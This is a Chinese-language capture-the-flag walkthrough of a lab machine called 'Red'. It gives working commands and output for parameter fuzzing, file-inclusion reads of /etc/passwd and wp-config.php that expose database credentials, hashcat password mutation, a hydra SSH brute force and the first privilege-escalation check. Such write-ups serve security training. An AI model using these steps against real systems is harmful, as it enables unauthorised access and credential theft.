wfuzz -c -u 'http://redrocks.win/NetworkFileManagerPHP.php?FUZZ=test' -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
使用key参数测试一下LFI
http://redrocks.win/NetworkFileManagerPHP.php?key=/etc/passwd
2、LFI利用
尝试污染日志文件和远程包含均失败,使用filter协议查看NetworkFileManagerPHP.php源码
?key=php://filter/convert.base64-encode/resource=NetworkFileManagerPHP.php
PD9waHAKICAgJGZpbGUgPSAkX0dFVFsna2V5J107CiAgIGlmKGlzc2V0KCRmaWxlKSkKICAgewogICAgICAgaW5jbHVkZSgiJGZpbGUiKTsKICAgfQogICBlbHNlCiAgIHsKICAgICAgIGluY2x1ZGUoIk5ldHdvcmtGaWxlTWFuYWdlclBIUC5waHAiKTsKICAgfQogICAvKiBWR2hoZENCd1lYTnpkMjl5WkNCaGJHOXVaU0IzYjI0bmRDQm9aV3h3SUhsdmRTRWdTR0Z6YUdOaGRDQnpZWGx6SUhKMWJHVnpJR0Z5WlNCeWRXeGxjdz09ICovCj8+Cgo=base64解码:
<?php
   $file = $_GET['key'];
   if(isset($file))
   {
       include("$file");
   }
   else
   {
       include("NetworkFileManagerPHP.php");
   }
   /* VGhhdCBwYXNzd29yZCBhbG9uZSB3b24ndCBoZWxwIHlvdSEgSGFzaGNhdCBzYXlzIHJ1bGVzIGFyZSBydWxlcw== */
?>
里面又存在一段base64加密的密文,使用base64在进行一次解码
VGhhdCBwYXNzd29yZCBhbG9uZSB3b24ndCBoZWxwIHlvdSEgSGFzaGNhdCBzYXlzIHJ1bGVzIGFyZSBydWxlcw==

base64解码:

That password alone won't help you! Hashcat says rules are rules
翻译:仅凭那个密码对您没有帮助! Hashcat 说规则就是规则
提到了密码、Hashcat 和规则。由于它是 base64 编码的,我们可以假设 Red 在谈论 Hashcat 的 Best64 规则为密码突变,想到的这里大概能获取 wp-config 文件,里面有数据库的密码。
?key=php://filter/convert.base64-encode/resource=wp-config.php
PD9waHANCi8qKg0KICogVGhlIGJhc2UgY29uZmlndXJhdGlvbiBmb3IgV29yZFByZXNzDQogKg0KICogVGhlIHdwLWNvbmZpZy5waHAgY3JlYXRpb24gc2NyaXB0IHVzZXMgdGhpcyBmaWxlIGR1cmluZyB0aGUgaW5zdGFsbGF0aW9uLg0KICogWW91IGRvbid0IGhhdmUgdG8gdXNlIHRoZSB3ZWIgc2l0ZSwgeW91IGNhbiBjb3B5IHRoaXMgZmlsZSB0byAid3AtY29uZmlnLnBocCINCiAqIGFuZCBmaWxsIGluIHRoZSB2YWx1ZXMuDQogKg0KICogVGhpcyBmaWxlIGNvbnRhaW5zIHRoZSBmb2xsb3dpbmcgY29uZmlndXJhdGlvbnM6DQogKg0KICogKiBNeVNRTCBzZXR0aW5ncw0KICogKiBTZWNyZXQga2V5cw0KICogKiBEYXRhYmFzZSB0YWJsZSBwcmVmaXgNCiAqICogQUJTUEFUSA0KICoNCiAqIEBsaW5rIGh0dHBzOi8vd29yZHByZXNzLm9yZy9zdXBwb3J0L2FydGljbGUvZWRpdGluZy13cC1jb25maWctcGhwLw0KICoNCiAqIEBwYWNrYWdlIFdvcmRQcmVzcw0KICovDQovLyAqKiBNeVNRTCBzZXR0aW5ncyAtIFlvdSBjYW4gZ2V0IHRoaXMgaW5mbyBmcm9tIHlvdXIgd2ViIGhvc3QgKiogLy8NCi8qKiBUaGUgbmFtZSBvZiB0aGUgZGF0YWJhc2UgZm9yIFdvcmRQcmVzcyAqLw0KZGVmaW5lKCAnREJfTkFNRScsICd3b3JkcHJlc3MnICk7DQoNCi8qKiBNeVNRTCBkYXRhYmFzZSB1c2VybmFtZSAqLw0KZGVmaW5lKCAnREJfVVNFUicsICdqb2huJyApOw0KDQovKiogTXlTUUwgZGF0YWJhc2UgcGFzc3dvcmQgKi8NCmRlZmluZSggJ0RCX1BBU1NXT1JEJywgJ1Izdl9tNGx3aDNyM19rMW5HISEnICk7DQoNCi8qKiBNeVNRTCBob3N0bmFtZSAqLw0KZGVmaW5lKCAnREJfSE9TVCcsICdsb2NhbGhvc3QnICk7DQoNCi8qKiBEYXRhYmFzZSBDaGFyc2V0IHRvIHVzZSBpbiBjcmVhdGluZyBkYXRhYmFzZSB0YWJsZXMuICovDQpkZWZpbmUoICdEQl9DSEFSU0VUJywgJ3V0ZjgnICk7DQoNCi8qKiBUaGUgRGF0YWJhc2UgQ29sbGF0ZSB0eXBlLiBEb24ndCBjaGFuZ2UgdGhpcyBpZiBpbiBkb3VidC4gKi8NCmRlZmluZSggJ0RCX0NPTExBVEUnLCAnJyApOw0KDQpkZWZpbmUoJ0ZTX01FVEhPRCcsICdkaXJlY3QnKTsNCg0KZGVmaW5lKCdXUF9TSVRFVVJMJywgJ2h0dHA6Ly9yZWRyb2Nrcy53aW4nKTsNCmRlZmluZSgnV1BfSE9NRScsICdodHRwOi8vcmVkcm9ja3Mud2luJyk7DQoNCi8qKiNAKw0KICogQXV0aGVudGljYXRpb24gdW5pcXVlIGtleXMgYW5kIHNhbHRzLg0KICoNCiAqIENoYW5nZSB0aGVzZSB0byBkaWZmZXJlbnQgdW5pcXVlIHBocmFzZXMhIFlvdSBjYW4gZ2VuZXJhdGUgdGhlc2UgdXNpbmcNCiAqIHRoZSB7QGxpbmsgaHR0cHM6Ly9hcGkud29yZHByZXNzLm9yZy9zZWNyZXQta2V5LzEuMS9zYWx0LyBXb3JkUHJlc3Mub3JnIHNlY3JldC1rZXkgc2VydmljZX0uDQogKg0KICogWW91IGNhbiBjaGFuZ2UgdGhlc2UgYXQgYW55IHBvaW50IGluIHRpbWUgdG8gaW52YWxpZGF0ZSBhbGwgZXhpc3RpbmcgY29va2llcy4NCiAqIFRoaXMgd2lsbCBmb3JjZSBhbGwgdXNlcnMgdG8gaGF2ZSB0byBsb2cgaW4gYWdhaW4uDQogKg0KICogQHNpbmNlIDIuNi4wDQogKi8NCmRlZmluZSgnQVVUSF9LRVknLCAgICAgICAgICcydXVCdmM4U081ez5Vd1E8XjVWNVtVSEJ3JU59LUJ3V3F3fD48KkhmQndKKCAkJiUsKFpiZy9qd0ZrUkhmfnZ8Jyk7DQpkZWZpbmUoJ1NFQ1VSRV9BVVRIX0tFWScsICAnYWh9PElgNTJHTDZDXkB+eCBDOUZwTXEtKXR4Z09tQTx+e1I1a3RZL0AuXWRCRj9rZUIzfStZXnUhYTU0IFhjKCcpOw0KZGVmaW5lKCdMT0dHRURfSU5fS0VZJywgICAgJ1thIUt9RDw3LXZCM1kmeF88M2VdV2QrSl0hbytBOlVAUVVaLVJVMV10T0AvTn1ifVJAKy8kK3UqcEp8Wih4dS0nKTsNCmRlZmluZSgnTk9OQ0VfS0VZJywgICAgICAgICcgZzR8QH46aCxLMjlEfSRGTC1mL2V1ancoVlQ7OHdhN3hSV3BWUjogPn0sXSFFei40OEU6b2sgOElwfjVfbythJyk7DQpkZWZpbmUoJ0FVVEhfU0FMVCcsICAgICAgICAnYTssTzx+dmJwTCt8QFcrIVJzMW8sVCRyOShMd2FYSSA9STdaVyQuWlsrQlE9QjZRRzducit3X2JRNkJdNXE0YycpOw0KZGVmaW5lKCdTRUNVUkVfQVVUSF9TQUxUJywgJ0drVTolIExvfSA5fXczOGk6JV09dXEmSjZaJlJSI3YydnNCNWFfICsuW3VzOzZtRSt8JHgqKyBEKktlKzpOdDonKTsNCmRlZmluZSgnTE9HR0VEX0lOX1NBTFQnLCAgICcjYEY5JnBtX2pZfU4zeTAmOFpdRWVMKXosJDM5LHlGYyROcWBqR09NVF9hTSpgPCQ5QTo5PEtrXkx9ZlhAK2laJyk7DQpkZWZpbmUoJ05PTkNFX1NBTFQnLCAgICAgICAnaFRsRkUqNnpsWk1icWx1eiloZjotOngtOmw4OWZDNG90Y2k7Mzh8aWA3ZVUxOytrWyEwW1pHLm9DdDJALXkzWCcpOw0KDQovKiojQC0qLw0KDQovKioNCiAqIFdvcmRQcmVzcyBkYXRhYmFzZSB0YWJsZSBwcmVmaXguDQogKg0KICogWW91IGNhbiBoYXZlIG11bHRpcGxlIGluc3RhbGxhdGlvbnMgaW4gb25lIGRhdGFiYXNlIGlmIHlvdSBnaXZlIGVhY2gNCiAqIGEgdW5pcXVlIHByZWZpeC4gT25seSBudW1iZXJzLCBsZXR0ZXJzLCBhbmQgdW5kZXJzY29yZXMgcGxlYXNlIQ0KICovDQokdGFibGVfcHJlZml4ID0gJ3dwXyc7DQoNCi8qKg0KICogRm9yIGRldmVsb3BlcnM6IFdvcmRQcmVzcyBkZWJ1Z2dpbmcgbW9kZS4NCiAqDQogKiBDaGFuZ2UgdGhpcyB0byB0cnVlIHRvIGVuYWJsZSB0aGUgZGlzcGxheSBvZiBub3RpY2VzIGR1cmluZyBkZXZlbG9wbWVudC4NCiAqIEl0IGlzIHN0cm9uZ2x5IHJlY29tbWVuZGVkIHRoYXQgcGx1Z2luIGFuZCB0aGVtZSBkZXZlbG9wZXJzIHVzZSBXUF9ERUJVRw0KICogaW4gdGhlaXIgZGV2ZWxvcG1lbnQgZW52aXJvbm1lbnRzLg0KICoNCiAqIEZvciBpbmZvcm1hdGlvbiBvbiBvdGhlciBjb25zdGFudHMgdGhhdCBjYW4gYmUgdXNlZCBmb3IgZGVidWdnaW5nLA0KICogdmlzaXQgdGhlIGRvY3VtZW50YXRpb24uDQogKg0KICogQGxpbmsgaHR0cHM6Ly93b3JkcHJlc3Mub3JnL3N1cHBvcnQvYXJ0aWNsZS9kZWJ1Z2dpbmctaW4td29yZHByZXNzLw0KICovDQpkZWZpbmUoICdXUF9ERUJVRycsIGZhbHNlICk7DQoNCi8qIEFkZCBhbnkgY3VzdG9tIHZhbHVlcyBiZXR3ZWVuIHRoaXMgbGluZSBhbmQgdGhlICJzdG9wIGVkaXRpbmciIGxpbmUuICovDQoNCg0KDQovKiBUaGF0J3MgYWxsLCBzdG9wIGVkaXRpbmchIEhhcHB5IHB1Ymxpc2hpbmcuICovDQoNCi8qKiBBYnNvbHV0ZSBwYXRoIHRvIHRoZSBXb3JkUHJlc3MgZGlyZWN0b3J5LiAqLw0KaWYgKCAhIGRlZmluZWQoICdBQlNQQVRIJyApICkgew0KCWRlZmluZSggJ0FCU1BBVEgnLCBfX0RJUl9fIC4gJy8nICk7DQp9DQoNCi8qKiBTZXRzIHVwIFdvcmRQcmVzcyB2YXJzIGFuZCBpbmNsdWRlZCBmaWxlcy4gKi8NCnJlcXVpcmVfb25jZSBBQlNQQVRIIC4gJ3dwLXNldHRpbmdzLnBocCc7DQo=经base64解码得
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'john' );

/** MySQL database password */
define( 'DB_PASSWORD', 'R3v_m4lwh3r3_k1nG!!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define('FS_METHOD', 'direct');

define('WP_SITEURL', 'http://redrocks.win');
define('WP_HOME', 'http://redrocks.win');

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '2uuBvc8SO5{>UwQ<^5V5[UHBw%N}-BwWqw|><*HfBwJ( $&%,(Zbg/jwFkRHf~v|');
define('SECURE_AUTH_KEY',  'ah}<I`52GL6C^@~x C9FpMq-)txgOmA<~{R5ktY/@.]dBF?keB3}+Y^u!a54 Xc(');
define('LOGGED_IN_KEY',    '[a!K}D<7-vB3Y&x_<3e]Wd+J]!o+A:U@QUZ-RU1]tO@/N}b}R@+/$+u*pJ|Z(xu-');
define('NONCE_KEY',        ' g4|@~:h,K29D}$FL-f/eujw(VT;8wa7xRWpVR: >},]!Ez.48E:ok 8Ip~5_o+a');
define('AUTH_SALT',        'a;,O<~vbpL+|@W+!Rs1o,T$r9(LwaXI =I7ZW$.Z[+BQ=B6QG7nr+w_bQ6B]5q4c');
define('SECURE_AUTH_SALT', 'GkU:% Lo} 9}w38i:%]=uq&J6Z&RR#v2vsB5a_ +.[us;6mE+|$x*+ D*Ke+:Nt:');
define('LOGGED_IN_SALT',   '#`F9&pm_jY}N3y0&8Z]EeL)z,$39,yFc$Nq`jGOMT_aM*`<$9A:9<Kk^L}fX@+iZ');
define('NONCE_SALT',       'hTlFE*6zlZMbqluz)hf:-:x-:l89fC4otci;38|i`7eU1;+k[!0[ZG.oCt2@-y3X');

/**#@-*/

/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */

/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
	define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
账号:john
密码:R3v_m4lwh3r3_k1nG!!
3、ssh登录
尝试使用这个账号密码进行ssh远程连接
ssh john@192.168.5.15
密码:R3v_m4lwh3r3_k1nG!!┌──(root㉿kali)-[~]
└─# ssh john@192.168.5.15
The authenticity of host '192.168.5.15 (192.168.5.15)' can't be established.
ED25519 key fingerprint is: SHA256:Lsb6ouxQMAaxY482/0MurBrd+OCss96vQzdMn6Te7hM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.5.15' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.5.15's password:
Permission denied, please try again.
john@192.168.5.15's password:
Permission denied, please try again.
john@192.168.5.15's password: 连接失败。
4、密码破解
根据前面得hashcat,将密码保存到pass.txt文件使用hashcat规则进行破解
# 将密码保存到pass.txt
vim pass.txt
R3v_m4lwh3r3_k1nG!!

ls

cat pass.txt

# 使用best64规则生成密码变体
hashcat --stdout pass.txt -r /usr/share/hashcat/rules/best66.rule > passlist.txt

# 使用生成的密码字典进行SSH爆破
hydra -l john -P passlist.txt 192.168.5.10 ssh┌──(root㉿kali)-[~]
└─# vim pass.txt
┌──(root㉿kali)-[~]
└─# ls
pass.txt
┌──(root㉿kali)-[~]
└─# cat pass.txt
R3v_m4lwh3r3_k1nG!!
┌──(root㉿kali)-[~]
└─#
┌──(root㉿kali)-[~]
└─# hashcat --stdout pass.txt -r /usr/share/john/rules/best66.rule > passlist.txt
/usr/share/john/rules/best66.rule: No such file or directory
┌──(root㉿kali)-[~]
└─# hashcat --stdout pass.txt -r /usr/share/hashcat/rules/best66.rule > passlist.txt
┌──(root㉿kali)-[~]
└─# hydra -l john -P passlist.txt 192.168.5.10 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-11 05:56:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries (l:1/p:66), ~5 tries per task
[DATA] attacking ssh://192.168.5.10:22/
[22][ssh] host: 192.168.5.10 login: john password: R3v_m4lwh3r3_k1nG!!6
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-11 05:56:03
远程连接
ssh john@192.168.5.10
密码:R3v_m4lwh3r3_k1nG!!6┌──(root㉿kali)-[~]
└─# ssh john@192.168.5.10
The authenticity of host '192.168.5.10 (192.168.5.10)' can't be established.
ED25519 key fingerprint is: SHA256:Lsb6ouxQMAaxY482/0MurBrd+OCss96vQzdMn6Te7hM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.5.10' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.5.10's password:
Last login: Wed Oct 27 02:05:25 2021 from 10.0.2.15
john@red:~$ 连接成功
三、权限提升
1、在当前目录下发现一个note_from_red.txt文件,查看其内容
john@red:~$
john@red:~$ ls
note_from_red.txt
john@red:~$ cat note_from_red.txt
john@red:~$

You will never win Blue with the cat command blue?
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"note_from_red.txt" [readonly] 1L, 51C 这里发现好像将cat和vi命令的作用给互换了,这个文件给出得内容也是说的这个意思
2、查看当前账户是否存在可以使用的特权命令
john@red:~$ sudo -l
Matching Defaults entries for john on red:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on red:
    (ippsec) NOPASSWD: /usr/bin/time
john@red:~$ 发现ippsec用户在无密码的情况下可以执行/usr/bin/time命令。
